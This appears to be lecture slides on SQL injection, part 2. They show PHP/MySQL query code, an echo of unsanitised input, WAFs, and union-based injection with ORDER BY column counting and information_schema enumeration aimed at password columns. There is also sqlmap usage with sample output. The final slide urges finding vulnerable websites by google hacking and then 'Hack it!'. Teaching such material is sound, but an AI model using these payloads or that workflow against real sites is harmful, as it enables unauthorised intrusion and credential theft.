

SQL injection

Mojgan Haratian

part2

1

Review

select from users where id = ' 123 ' and password = ' xxxx '

normal user ==> 123

malicious user ==> '

select from users where id = ' 123 "' and password = ' xxxx '

```
<?php
```

```
$servername = "localhost";  
$username = "username";  
$password = "password";  
$dbname = "myDB";
```

```
// Create connection  
$conn = new mysqli($servername, $username, $password, $dbname);  
// Check connection  
if ($conn->connect_error) {  
    die("Connection failed: " . $conn->connect_error);  
}
```

```
$sql = "SELECT Content, Title FROM News where id=2";
```

```
$result = $conn->query($sql);
```

```
if ($result->num_rows > 0) {  
    // output data of each row  
    while($row = $result->fetch_assoc()) {  
  
        echo "id: " . $row["id"]. " - Name: " . $row[" Content  
"]. " " . $row[" Title "]. "<br>";  
    }  
} else {  
    echo "0 results";  
}  
$conn->close();  
?>
```

PHP

Select

```
<?php
```

```
$servername = "localhost";  
$username = "username";  
$password = "password";  
$dbname = "myDB";
```

```
// Create connection  
$conn = new mysqli($servername, $username, $password, $dbname);  
// Check connection  
if ($conn->connect_error) {  
    die("Connection failed: " . $conn->connect_error);  
}
```

```
$sql = "INSERT INTO News (Title, Content,  
NewsId)  
VALUES ('a', b', '12')";
```

```
if ($conn->query($sql) === TRUE) {  
    echo "New record created successfully";  
} else {  
    echo "Error: " . $sql . "<br>" . $conn->error;  
}
```

```
$conn->close();  
?>
```

PHP

Insert Into

```
<html>
  <head>
    <title>Query string</title>
  </head>
  <body>

    <?php


    // The value of the variable name is found
    echo "<h1>Hello " . $_GET["name"] . "</h1>";

    ?>

  </body>
</html>
```

Background


Behind the scenes



Typical modern web application architecture



Database server




Web application firewall

A Web Application Firewall (or WAF) filters, monitors, and blocks HTTP traffic to and from a web application.

A WAF is differentiated from a regular firewall in that a WAF is able to filter the content of specific web applications while regular firewalls serve as a safety gate between servers. By inspecting HTTP traffic, it can prevent attacks stemming from web application security flaws, such as SQL injection, Cross-Site Scripting (XSS) and security misconfigurations.

The SQL syntax is broken and an error occurs , this plays a **key role** in sql injection!

Select id from users where username='Alex' and password='xxxx'



A login form with two input fields and a button. The first field is labeled 'Username' and has a user icon on the right. A speech bubble with the text 'Alex'' points to this field. The second field is labeled 'Password' and has a lock icon on the right. Below the fields is a green button labeled 'Log in'.

Sqli

Union

Error

Blind (sqlMap)

Union

Select id from users where username='Alex' and password='xxxx'

UNION

Select username ,password from admins

Order by

Select title,body from news where id='138'

title (1)

order by body (2)

Order by 1

Union ... order by


Select title,body from news where id='138'

Order by 1 ... 2 ...

Order by 1 --

Union

urlUnion select 1,2,3,4,5,6,7,...



- `@@version`
- `User()`
- `Database()`

Tables name


Wamp- phpMyAdmin

information_schema

Tables

Select table_name from
information_schema.tables where
table_schema=' database name'

Group_concat(table_name)




columns

Select column_name from
information_schema.columns where
table_name=' table name'

Group_concat(column_name)

Password

- Select email , password ,... from users



SqlMap

- sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
{1.0.5.63#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```

SqlMap

Vulnerable Urls

<http://www.site.com/section.php?id=51>

Hacking with sqlmap

```
Sqlmap -u "http://www.site.com/section.php?id=51"
```

How to start?

1. Find Vulnerable websites (How?) by google hacking
2. Try sites for sqli bugs
3. Hack it!

The End